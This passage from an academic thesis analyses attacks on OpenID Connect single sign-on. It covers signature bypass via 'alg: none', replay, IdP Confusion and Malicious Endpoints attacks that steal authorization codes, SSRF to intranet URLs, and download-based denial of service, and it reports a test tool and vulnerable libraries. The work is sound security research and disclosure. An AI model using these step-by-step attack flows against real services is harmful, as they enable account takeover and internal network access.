Strategy 3. *Email Spoofing.* Similar to IDS in OpenID (cf. Strategy 2 in Section 3.7.2.1), it is possible to add further identity information within the SSO token. For example, an `email` parameter can be included in the token. If this parameter is used to log in the End-User on the SP, a further IDS strategy is possible. Since OpenID Connect does not offer any guarantees for the included email address, the malicious IdP can use an arbitrary one, for example, `admin@google.com`.

3.8.2.2 Wrong Recipient (Cat \mathcal{A})

Each SSO token in OpenID Connect has a list of specified recipients. The SPs can be specified in the `aud` parameter as shown in Line 14 in Listing 3.3. In contrast to OpenID, the `aud` parameter does not contain the URL of the SP, but its identifier that was specified during the registration of the SP (ID_{SP}).

If a token is allowed to be redeemed at multiple SPs, different values can be separated by whitespaces.

For the detection of a Wrong Recipient attack, the attacker can use the malicious IdP. In the Token Response, the `aud` parameter of the SSO token is set to a random value. If the SP accepts the token, it is vulnerable.

To exploit this vulnerability, an interaction by the victim is required (Cat \mathcal{A} attack). For a detailed description, we refer to the analogous attack on OpenID, as described in Section 3.7.2.2.

3.8.2.3 Replay (Cat \mathcal{A})

The SSO token in OpenID Connect has different parameters with respect to the token freshness. The example token shown in Listing 3.3 uses `exp`, `iat`, and `nonce` (Lines 11-14). To enforce the one-time usage of it, each parameter representing the freshness of the token must be verified properly. Otherwise, Replay attacks are possible, for example, a former employee could get access to an SP for an infinite amount of time.

For the detection of a Replay attack, the attacker can use its malicious IdP for creating invalid tokens. The malicious IdP generates a token and sets the value of `exp` to the past, the value of `iat` to the future, or he reuses the `nonce` parameter in a second token. According to the specification [223, Steps 9-11 in Section 3.1.3.7], these values must be verified.

To exploit Replay attacks on OpenID Connect in real-world scenarios, the attacker needs to get access to a token so that he can reuse it. This can be achieved, for example, by searching in support forums, as it was shown by Somorovsky et al. [206].

3.8.2.4 Signature Bypass (Cat \mathcal{B})

There are two main parameters with respect to cryptography contained in an OpenID Connect SSO token. First, there is the parameter algorithm (`alg`) in the JWT header, as shown in Line 3 of Listing 3.3. This parameter defines the algorithm that is used to sign the token (e.g., HMAC with SHA-256). Second, there is the signature value, which is indicated by Line 18.¹²

A Signature Bypass attack on OpenID Connect can be conducted by setting the `alg` parameter to the value `none` [138]. This is allowed due to the JWT specification and in the OpenID Connect specification, `none` is allowed if the token is transferred in the back-channel (message 8 in Figure 3.13). But `none` must not be used if the token is transferred via the End-User's user agent (message 5 in Figure 3.13).

The JWT header can include additional cryptography-related parameters, for example, the key id (`kid`) parameter that can be used to refer to a specific signature key. If the attacker can enforce the SP to use a key controlled by him, a further Signature Bypass attack is possible.

Using a malicious IdP, both variants can be easily verified. The SP must prevent these attacks by (1.) blacklisting weak and broken algorithms such as

¹²To increase the readability, we did not include a real signature value in Listing 3.3.

none and (2.) ensuring to use trusted keys only, for example, by comparing the key's origin with the `iss` parameter.

3.8.3 Cross-Phase Attacks on OpenID Connect

We have discovered three novel types of Cross-Phase Attacks in OpenID Connect according to the SSO Attacker Paradigm and describe them in the following. The Issuer Confusion attack is an implementation flaw, while the IdP Confusion and the Malicious Endpoints attacks are both breaking the current OpenID Connect specification.

3.8.3.1 Specification Flaw: IdP Confusion (Cat \mathcal{A})

IdP Confusion is a novel attack on OpenID Connect classified as Cat \mathcal{A} . The core idea of the attack is to confuse the SP regarding the involved IdP by using an HTTP redirect from the malicious IdP to the honest IdP and thus hiding the existence of the second IdP. The attack works because of a missing binding between Phase 2 and Phase 3 of the protocol: when the SP receives the `code` in the Token Response, there is no information contained on which IdP the `code` must be used in the Token Redemption Phase. This leads to an error in Phase 3 and a malicious IdP can steal the `code` and even the `SecretSP`.

Prerequisites. The victim must have an account on the SP and on his honest IdP. If the SP supports Discovery and Dynamic Registration, the attack can be started on the fly. Otherwise, the SP must register the malicious IdP ($\mathcal{IdP}_{\mathcal{A}}$) manually.

Preparation. The IdP Confusion attack is depicted in Figure 3.14 and stripped-down to only show parameters relevant for this attack. Please note that there are five different entities involved in this attack: a) The attacker (using a user agent), who b) controls his malicious IdP ($\mathcal{IdP}_{\mathcal{A}}$) as well as c) the victim, d) his honest IdP ($\mathcal{IdP}_{\mathcal{V}}$), and e) the SP.

The attacker has to prepare the attack in order to execute it.

- (1.) The IdP Confusion attack begins with the attacker starting a Login Request at the SP.
- (2.) As a result, the SP generates the Token Request. For the IdP Confusion attack, the parameters `IDSP` and `nonce` are relevant. The attacker stops here and does not follow the redirect to the IdP.
- (3.) The attacker uploads the `IDSP` and `nonce` values to its malicious IdP so that he can use them during the attack. Please note that the `IDSP` is constant if the attack is run multiple times, but the `nonce` changes.

Execution. We describe the attack execution below. The attack execution requires the victim's interaction (Cat \mathcal{A}).

- (4.) The victim visits the attacker's website or clicks on a malicious link. This manages to start the login to the SP with an identity of the malicious IdP.




Figure 3.14: IdP Confusion Cross-Phase Attack: we identified a logical flaw in the OpenID Connect specification. The core idea of the attack is an HTTP redirect from \mathcal{IdP}_A to \mathcal{IdP}_V .

- (5.) The SP starts the Token Request, which contains the parameters ID_{SP} and new `nonce'` value. The victim's user agent redirects him to the `authEndp` on the malicious IdP.
- (6.) Instead of creating a Token Response, the core of the attack takes place: The malicious IdP responds with an HTTP redirect to the honest IdP (\mathcal{IdP}_V). All parameters from the initial Token Request are contained. Only the `nonce'` parameter is exchanged by the previously uploaded `nonce` value. The same holds for ID'_{SP} , which is replaced by ID_{SP} . This is essential for the attacker in order to log in successfully with the victim's identity later.
- (7.) Once the victim is redirected to the honest IdP, he can be prompted to authenticate to it. If the victim already has a session on the honest IdP, there might be no interaction and this step is skipped. In that case, the attack is stealthy for the victim. Please note that this step is the only one during which the victim can become suspicious if an authentication dialog appears.
- (8.) The honest IdP generates the Token Response. In this step, the `code` parameter is returned and redirected to the SP.
- (9.) The honest IdP extracts the `code` from the Token Response. Now, the Token Redemption Phase takes part. The honest IdP wants to send the `code` to the IdP, but due to the HTTP redirect, which was invisible for

the SP, it believes that the IdP to which it must send the `code` is the malicious IdP.

- (10.) Now, the attacker wants to use the stolen `code` to log in to the SP with the victim's identity. He therefore downloads it from its malicious IdP.
- (11.) The attacker now sends the downloaded `code` to the SP. For the SP, this message looks like a Token Response.

In the following steps, the SP redeems the `code` on the honest IdP and logs the attacker into the victim's account.

The Nonce Complexity. The preparation in Steps 1-3 is necessary since the `nonce` parameter is essential for the redemption of the stolen `code`. Otherwise the SP can detect the attack during the validation of the SSO token.

More technically spoken, these steps are only used to get a `nonce` that will be later on replaced in Step 6.¹³ This is essential because once the attacker sends the stolen `code` to the SP in Step 11, the SP proceeds with the Token Redemption Phase: it sends the `code` to the `tokenEndpoint` of the honest IdP, which returns the `id_token`. This `id_token` contains the value of the `nonce` that is used in the Token Request (Step 1). Additionally, the SSO token is signed. If the attacker does not use Steps 1-3 to get a valid `nonce`, the `id_token` will be rejected by the SP due to an invalid `nonce`.

Since this attack directly breaks the OpenID Connect specification, it can only be countered by a specification change. We describe this change and the countermeasure in Section 3.8.4.

3.8.3.2 Malicious Endpoints attacks

Malicious Endpoints attacks are novel attacks on OpenID Connect classified as Cat *A*. The general attack idea is to misuse the Discovery in Phase 1 of the protocol for distributing endpoints in a smart way to influence the other phases. We here present different types of Malicious Endpoints attacks, leading to broken End-User authentication, Server-Side Request Forgery (SSRF), and DoS attacks.

3.8.3.3 Malicious Endpoints attack: Broken End-User Authentication (Cat *A*)

The core idea of the attack takes place in Phase 1 of the protocol: the attacker uses his malicious IdP and the Discovery to distribute the endpoints. The `regEndpoint` and the `authEndpoint` are pointing to the honest IdP, while the `tokenEndpoint` is on the malicious IdP. This leads to a broken End-User authentication in Phase 3 because the malicious IdP gets access to the `code` and the `SecretSP`.

Prerequisites. The victim must have an account on the SP and on his honest IdP. The SP supports Discovery. If Dynamic Registration is additionally supported, the attack is easier to apply.

¹³The `IDSP` could also be determined once because it does not change. We just illustrated this for completeness.

Execution. In the following, we describe the attack protocol flow, which we depicted in Figure 3.15.




Figure 3.15: Malicious Endpoints Cross-Phase Attack: by manipulating the Discovery, the attacker steals the code leading to broken End-User authentication.

- (1.) The attacker manages the victim to start the login on the SP with an identity of the malicious IdP.
- (2.) The SP starts the Issuer Discovery. As a result, the SP receives the `confEndp`. Please note that for simplifying Figure 3.15, we did not use a separate ID Server, as this does not affect the attack concept.
- (3.) Next, the SP uses the `confEndp` to retrieve further information about the IdP. For the Malicious Endpoints attacks, the relevant parameters are `regEndp`, `authEndp`, and `tokenEndp`. The trick of the attack is to split these endpoints amongst both IdPs: the `regEndp` and the `authEndp` are pointing to the honest IdP (\mathcal{IdP}_V , blue lines), while the `tokenEndp` is on the malicious IdP (\mathcal{IdP}_A , red line). These endpoints mainly influence on which IdP each SSO protocol phase takes place.
- (4.) The SP then starts the Dynamic Registration to finish Phase 1 of the protocol. For this reason, it uses the `regEndp`, which means that the SP registers on the honest IdP. As a result, the SP receives ID_{SP} and $Secret_{SP}$.
- (5.) Phase 2 starts and the SP creates a Token Request. The victim receives it and its user agent redirects him to the honest IdP. This redirect is influenced by the `authEndp`. Due to the discovered configuration in Step 3, this redirect does not lead to the malicious IdP.
- (6.) On the honest IdP, the victim can be prompted to authenticate to it. If the victim has a running session on it, for instance, he is already logged in, there might be no interaction and this step is skipped. Similar to the IdP Confusion attack, the Malicious Endpoints attack is stealthy in this case and cannot be detected by the victim.

- (7.) The honest IdP creates the Token Response. This message contains the `code`. The victim's user agent redirects him to the SP.
- (8.) Phase 3 starts. In this step, the vulnerability takes place. Instead of sending the `code` together with its credentials (ID_{SP} , $Secret_{SP}$) to the honest IdP, they are sent to the malicious IdP. This is because the malicious IdP has set the `tokenEndp` in the Discovery in Phase 1 to point to the malicious IdP.

To complete the attack, the attacker can now use the received `code`. He redeems it on the honest IdP by sending it to the real `tokenEndp` on the honest IdP and uses the additionally stolen ID_{SP} and $Secret_{SP}$ to authenticate the request. This enables the attacker to access the victim's resources on the honest IdP.

3.8.3.4 Malicious Endpoints attack: Server-Side Request Forgery (SSRF)

SSRF attacks allow an attacker to create requests from a vulnerable web application to other servers connected to it, for example, to applications in the Internet or Intranet. In this thesis, we have shown how to use an XML parser for starting SSRF (cf. Section 2.1.4).

In OpenID Connect, an SSRF attack can be conducted by returning a specially crafted Configuration Discovery. The endpoints here do not point to a server, but to the SSRF target, for example, to `http://192.168.0.1/shutdown`. Please note that the URL points to a resource in the Intranet and is thus not reachable for the attacker from the Internet.

The severity of SSRF attacks have been shown by recent research on companies like PayPal [195] and Yahoo [106].

Execution. The attack setups differs to the previous broken End-User attack because in the SSRF variant of the Malicious Endpoints attack, the attacker starts the login process himself using its own identity. We thus do not have the requirement of a victim interaction to launch SSRF.

Once the SP starts the Issuer Discovery in Phase 1, the malicious IdP has the first possibility to start SSRF. The malicious IdP can return a `confEndp` pointing to the desired target URL. However, there is a technical restriction due to the OpenID Connect specification. If the malicious IdP returns, for example, `http://192.168.0.1/`, the SP will concatenate it with `.well-known/configuration` before requesting the URL. This leads to a different Path that is requested. To circumvent this restriction, the attacker can instead change the value of the `tokenEndp` in the Configuration Discovery. The `tokenEndp` is requested by the SP in Phase 3.

As a result of this attack, the attacker can scan the Intranet of a company, or invoke web service in a REST manner. The attacker can also use different protocols, for example, `file://`, `smb://`, or `ftp://` to extend his attack surface.

3.8.3.5 Malicious Endpoints attack: Denial-of-Service Attacks

DoS attacks allocate large amount of resources such as CPU and memory on the SP. By this means, the SP performance is slowed down or even renders it inaccessible for a specific time.

The idea of the DoS attack variant is comparable to the idea of XML Entity Expansion DoS: we enforce the victim, for instance, the SP, to download large resources and store them into its memory.

Execution. The attack is executed similar to the SSRF variant. The malicious IdP uses the Discovery in Phase 1. It returns endpoints pointing to larges files, for example, a Linux DVD image or a Video available on the web. Comparable to SSRF, the `tokenEndp` is one simple possibility to achieve the goal and allocate resources. Once the SP uses the endpoint, it starts to download the file. This is problematic due to two aspects. First, the file is large and thus needs lot of memory to temporarily store it. Second, the time to download the file blocks the SP for this time, for example, it keeps a TCP connection open. This means that even if the file to download is not large, a slow download server can block the SP.

We evaluated this attack on an Apache Tomcat with 1280 MB memory and 4x2.4 Ghz CPU. The result is depicted in Figure 3.16. One can easily see the increased memory consumption that are caused by the attack. The SP downloads a Linux DVD Image with 3.7 GB on each login attempt. The SP was not accessible after 60 seconds for any further requests.




Figure 3.16: Comparison of Malicious Endpoints DoS attack with normal usage. The pictures show the memory usage on the SP within 5 parallel logins. On the left-hand side, no attack is executed. On the right-hand side, we use the Discovery to point to a large file (in this case, we used a Debian Linux image file with 3.7 GB).

3.8.3.6 Malicious Endpoints attacks without Discovery and Dynamic Registration

The previously presented Malicious Endpoints attacks require that the targeted SP supports Discovery and Dynamic Registration. Even if this optional OpenID Connect feature is not supported, the attacks are feasible, but with less elegance. In this case, the attacker must manually register the endpoints that are necessary for the attack on the SP. Figure 3.17 shows an example how we configured Drupal for the broken End-User attack.




Figure 3.17: Configuring the Malicious Endpoints attack manually on Drupal. The `authEndp` is set to Google, while the `tokenEndp` is on the malicious IdP.

3.8.3.7 Implementation Flaw: Issuer Confusion (Cat B)

Issuer Confusion is a novel attack on OpenID Connect classified as Cat \mathcal{B} . The core idea of the attack is to use the malicious IdP and convince the SP to be the honest IdP (instead of the malicious IdP) during the Discovery in Phase 1. This confusion allows the malicious IdP to create tokens in the name of the honest IdP in Phase 3 that the SP accepts. The Issuer Confusion attack is an advanced form of IDS, but it takes place in Phase 1 and Phase 3 of the protocol.

Prerequisites. The SP supports Issuer and Configuration Discovery. If only Configuration Discovery is supported, the attack might be applicable as well. This depends on the SP implementation.




Figure 3.18: Issuer Confusion Cross-Phase Attack: the attacker uses his malicious IdP to store the wrong *issuer* on the SP in Phase 1. In Phase 3, it issues an SSO token containing the identity of the victim.

Execution. The Issuer Confusion attack is depicted in Figure 3.18. Before we describe the attack step by step, please note that there are three relevant parameters (`href`, `issuer`, `iss`) that are related to each other in the protocol flow. We indicate this with the blue line. Although the specification uses different names for these parameters, the SP must assert that they have the same values: the identity of the IdP issuing the SSO tokens. In the attack, we change this value from the malicious IdP to the honest IdP and abuse a missing verification step in order to get a Cat \mathcal{B} attack. In detail, the Issuer Confusion attack works as follows:

- (1.) The attacker starts a login on the SP with an identity belonging to the malicious IdP.
- (2.) In Phase 1, the SP starts the Issuer Discovery on the malicious IdP, which returns the parameter `href`. The value of `href` is the URL of the malicious IdP.
- (3.) Next, the SP starts the Configuration Discovery. The `confEndp` is determined by using the `href` parameter. The malicious IdP then returns its configuration. This configuration includes the `issuer` parameter that represents the identity of the IdP. Here the core of the attack takes place: the `issuer` parameter contains the identity of the honest IdP, although it is returned by the malicious IdP. Once the SP receives the response, it must verify if the `issuer` parameter equals the previously discovered `href` parameter. If this verification step is missing, or implemented insufficiently, an Issuer Confusion attack is feasible.
- (4.) Phase 2 begins. The SP creates the Token Request as usual. The attacker is redirected to its malicious IdP.
- (5.) The malicious IdP creates the Token Response. We skip the details here for simplicity. The attacker forwards the Token Response to the SP.
- (6.) Phase 3 begins, once the SP receives the Token Response. The token is redeemed on the malicious IdP, which creates the SSO token. The SSO token contains the identity of the End-User and the victim sets it to the victim's one. When the SP receives it, it must verify that the therein contained `iss` parameter equals the `issuer` parameter from Phase 1.
- (7.) The Issuer Confusion attack is successful if the SP accepts the token.

To summarize the attack, the concept is similar to IDS. For example, when regarding Step 6 only, this is an IDS attack. In contrast to the IDS attack would be detected, if the SP verifies whether `iss` equals `issuer`. To bypass this verification step, the Issuer Confusion attack makes use of Phase 1 and abuses the missing verification step there (`issuer` equals `href`). This Cross-Phase Attack works only due to the combination of manipulations in Phase 1 and Phase 3.

3.8.4 Research Result: Specification Change in OpenID Connect

As a result of our research, the OpenID Connect specification will be changed to prevent our Cross-Phase Attacks.

We contacted the OpenID Connect working group in October 2014 after finding the specification flaw. They did unfortunately not respond and further contact attempts also failed. After one year, the IETF OAuth working group surprisingly contacted us. They told us that our attacks could be applied to OAuth as well (which was a parallel work of a different research group [61]). In a special invitation-only meeting, we discussed our attacks and different mitigation techniques with the OAuth working group and we helped to create an

update for the OAuth and the OpenID Connect specification to circumvent the attacks [115]. The proposed change binds the different protocol phases to each other which was abused by the Cross-Phase Attacks.

More technically, the Token Response is enriched by a further parameter: the **issuer**. This simple extension allows an SP to verify which IdP (= **issuer**) has created the Token Response. In this way, the SP can stop sending sensitive information to the malicious IdP.

3.8.5 Implementing a Malicious IdP: PrOfESSOS

We implemented a Practical Offensive Evaluation of Single Sign-On Services (PrOfESSOS). PrOfESSOS is our open source proof-of-concept OpenID Connect malicious IdP [242]. It operates as an Evaluation-as-a-Service (EaaS), which enables an easy-to-use verification of any OpenID Connect implementation. For PrOfESSOS, we extended our design of OpenID Attacker to enhance usability and flexibility while covering a more complex SSO protocol.

In the following, we give a brief overview on the design of PrOfESSOS. We here only highlight some interesting aspects and refer for the general description to OpenID Attacker (Section 3.7.4) and to our paper “*SoK: Single Sign-On Security – An Evaluation of OpenID Connect*” for more details [134].

3.8.5.1 Complexity

The implementation of PrOfESSOS was much more complex than the implementation of a malicious IdP on OpenID. This is reasoned in the higher protocol complexity of OpenID Connect. The most important aspects for this are the supported *flows* and the Discovery.

Flows. In OpenID Connect, there are multiple flows defined: *code*, *implicit*, and *hybrid*. The flows differ in the used messages and their parameters. More importantly, there are SSO tokens that are verified using a server component (e.g., PHP or Java), but in the *implicit* and the *hybrid* flows, the token can also be verified using a client-side component (e.g., JavaScript). This means that one single SP can have multiple OpenID Connect implementations (the JavaScript component is distributed by the SP). All of them have to be verified. This increases the scope of a library evaluation as well as its complexity.

Discovery. The Discovery in OpenID Connect is split into two parts: Issuer and Configuration Discovery. In addition to that, the latter one can distribute much more parameters than any Discovery in a previous SSO protocol. We showed this by presenting two different attacks (Issuer Confusion and Malicious Endpoints attacks) that make use of different parameters within the Discovery to achieve the goals. This means that its influence on the other phases is much higher.

3.8.5.2 Evaluation-as-a-Service

We implemented PrOfESSOS as service to improve the development of OpenID Connect libraries with respect to security. To reach this goal, we decided to move from a desktop application (like OpenID Attacker) to an EaaS. This means that

PrOfESSOS itself is a web application. The penetration tester or developer who wants to use it, simply visits the website and can evaluate the SP implementation. We also offer a web service interface for PrOfESSOS, so that it can be called automatically from a build-cycle. This enables an easy integration into a software development lifecycle and the development of an OpenID Connect library can be continuously tested with each new version.

At the time of writing this thesis, we are collaborating with the IETF OAuth and OpenID Connect working groups to integrated PrOfESSOS into the official certification process.

3.8.5.3 Fully-Automatic Mode

Similar to OpenID Attacker, we implemented a fully-automatic testing mode for PrOfESSOS. We decided to design PrOfESSOS with high flexibility for the penetration tester.

The workflow for testing an SP implementation using PrOfESSOS is as follows: The penetration tester visits PrOfESSOS's website. In the background, PrOfESSOS creates two instances of IdPs. One simulates the malicious IdP, one the honest IdP (similar to OpenID Attacker). These two IdPs must be created on-the-fly because we want to enable parallel tests with PrOfESSOS on different SPs that must not interfere with each other. This is necessary for an EaaS.

The penetration tester enters the URL of the SP that he wants to tests. PrOfESSOS starts a login attempt on it and tries to detect the login form. If it cannot find the form, PrOfESSOS shows an error message and the penetration tester can, for example, use a Selenium script to simulate the login. The reason for this was a recent research paper by Yuchen Zhou [246] which had problems in finding a login button on an SP automatically.

After the successful login, PrOfESSOS tries to determine the identity of the currently logged in user. It looks for information representing the user's identity on the website, for example, an email. The simplest possibility is that the websites contains the identity information from the SSO token. If PrOfESSOS cannot determine the identity, an error is presented to the penetration tester. In that case, he can provide a URL where this information can be found, for example, a link to the End-User's *profile* website. In addition, the penetration tester can provide a *search string* that is used to determine the identity.

Next, PrOfESSOS starts further login attempts, but this time, with invalid SSO tokens. This is necessary so that it learns some errors that could also occur during attack attempts.

After that, PrOfESSOS can (1.) determine if a login attempt was successful and (2.) determine the identity of the currently logged in End-User.

Finally, PrOfESSOS runs our previously presented Single-Phase Attacks and Cross-Phase Attacks. It uses the metric above to determine if the End-User is successfully authenticated and if the victim's identity is used. PrOfESSOS generates a report containing all HTTP requests/responses and additional screenshots as proof.

Library	ID Spoofing Cat \mathcal{B}	Wrong Recipient Cat \mathcal{A}	Replay Cat \mathcal{A}	Signature Bypass Cat \mathcal{B}	Issuer Confusion Cat \mathcal{B}	Specification Flaws Cat \mathcal{A}
mod_auth_openidc	✓	✓	✓	<i>Vuln.</i>	✓	<i>Vuln.</i>
MITREid Connect	✓	✓	✓	✓	✓	<i>Vuln.</i>
oidc-client	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	✓	<i>Vuln.</i>	<i>Vuln.</i>
phpOIDC	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>
DrupalOpenIDConnect	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>
pyoidc	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	✓	<i>Vuln.</i>
Ruby OpenIDConnect	✓	✓	✓	✓	✓	<i>Vuln.</i>
Apache Oltu	✓	✓	<i>Vuln.</i>	<i>Vuln.</i>	✓	<i>Vuln.</i>
Total	4/8	4/8	5/8	5/8	3/8	8/8

Table 3.5: Security analysis results of officially referenced SPs libraries. Only 2 of 8 (25%) libraries implemented *all* required verification steps properly. Legend. Secure/Attack fails: ✓; Insecure/Attack successful: *Vuln.*

3.8.6 Library Evaluation

Using our SSO Attacker Paradigm, we started an evaluation of existing OpenID Connect libraries. At the time of writing our paper, 12 open source libraries were officially referenced on the OpenID Connect website [222]. They are written in different programming languages including C, C#, Java, PHP, Python, and Ruby. Please note that the list is rapidly growing. The website also listed 11 commercial products, for example, Amazon and Microsoft Azure and 18 tools allowing JSON-based operations like encrypting or signing. We excluded them.

Initially, we provided a manual analysis as proof-of-concept of our analyzing methodology and attacks as well as a benchmark to recognize false results during the development of PrOfESSOS.

Setup. We took all 12 listed libraries under investigation. We then started by systematically documenting the features that each SP library supports. This includes (1.) a list of supported flows (*code*, *implicit*, *hybrid*). (2.) Cryptographic operations (e.g., is public key cryptography supported?). (3.) Additional features (e.g., Discovery, Dynamic Registration). As a result, we excluded 4 libraries because they did not offer a full SP functionality. These libraries are intended to be used as a foundation to build an SP from scratch. They do not offer a proper session management, for instance, we cannot deploy the library, start a login procedure, and determine the identity of the currently logged in End-User. Since this is essential for our attacks to decide whether they were successful or not, we did not test them.

The remaining 8 libraries all support the usage of a malicious IdPs which enables us to use PrOfESSOS to evaluate their security. Interestingly, 6 of them support Discovery and Dynamic Registration. Thus, no pre-configuration or manual steps are required in order to test them. To be able to test DrupalOpenIDConnect and Apache Oltu, we need to configure and register them manually on our IdPs.

Results. Table 3.5 presents the results of our security evaluation. All tested SPs are vulnerable to the specification flaws: IdP Confusion and Malicious End-

points attacks. This was an expected results because even an implementation following the specification strictly is vulnerable. Excluding the specification flaw vulnerabilities, 6 out of 8 implementations were vulnerable to at least one attack. *MITREidC Connect* and *Ruby OpenIDConnect* were not vulnerable to any implementation flaw. The implementation *mod_auth_openidc* only had a Signature Bypass vulnerability in the *code* flow. All other implementations had multiple vulnerabilities.

We were surprised by the large number of Replay attacks that we could conduct. 5 out of 8 implementations were vulnerable. Replay attacks are a very simple and well-understood problem and the verification of the corresponding parameters is addressed clearly in the OpenID Connect specification. The same holds for the Wrong Recipient attack. Here we had 4 vulnerabilities. One explanation for the existence of so many simple implementation flaws could be that, although the specification addresses the necessary steps, it does not tell the developer *why* these steps are necessary.

We also identified 3 implementations vulnerable to the Issuer Confusion Cross-Phase Attack.

All findings have been reported and communicated to the developers. We also helped them to fix the issues. The main problem that we had in this context was to explain to a developer exactly what precise verification step was missing. This is an issue that we want to address with ProFESSOS.

Automated Analysis with ProFESSOS. Our first analysis of the OpenID Connect libraries was manual. The main downside here was that we could not reevaluate an implementation easily, for example, after a developer had fixed a bug. To address this problem, we developed ProFESSOS. With ProFESSOS, a reevaluation is possible within a few minutes. This includes simple Single-Phase Attacks, but also covers complex Cross-Phase Attacks.

3.8.7 Summary

The concept of Single-Phase Attacks and Cross-Phase Attacks can be applied to OpenID Connect. By systematically analyzing the protocol using the SSO Attacker Paradigm, we identified multiple attacks. Among them, the IdP Confusion and Malicious Endpoints attacks have the biggest research impact because the attacks break the current OpenID Connect specification. This means that all implementations following the specification precisely are nevertheless vulnerable. Our collaboration with the IETF OAuth and OpenID Connect working groups resulted in a specification change. With the help of ProFESSOS we hope to improve the quality of implementations with respect to security.

3.9 SAML

Software-as-a-Service (SaaS) is a concept to deploy software on an SP instead of installing it on multiple End-User machines. By this means, SaaS enables a good scalability and maintainability. In this section, we present a security evaluation of 22 Software-as-a-Service Cloud Providers (SaaS-CPs) supporting

the Security Assertion Markup Language (SAML) SSO protocol [192]. We could circumvent the security in 20 of them. Since SAML is based on XML, some attacks presented in Sections 2.1 and 2 could be applied and reinvestigated.

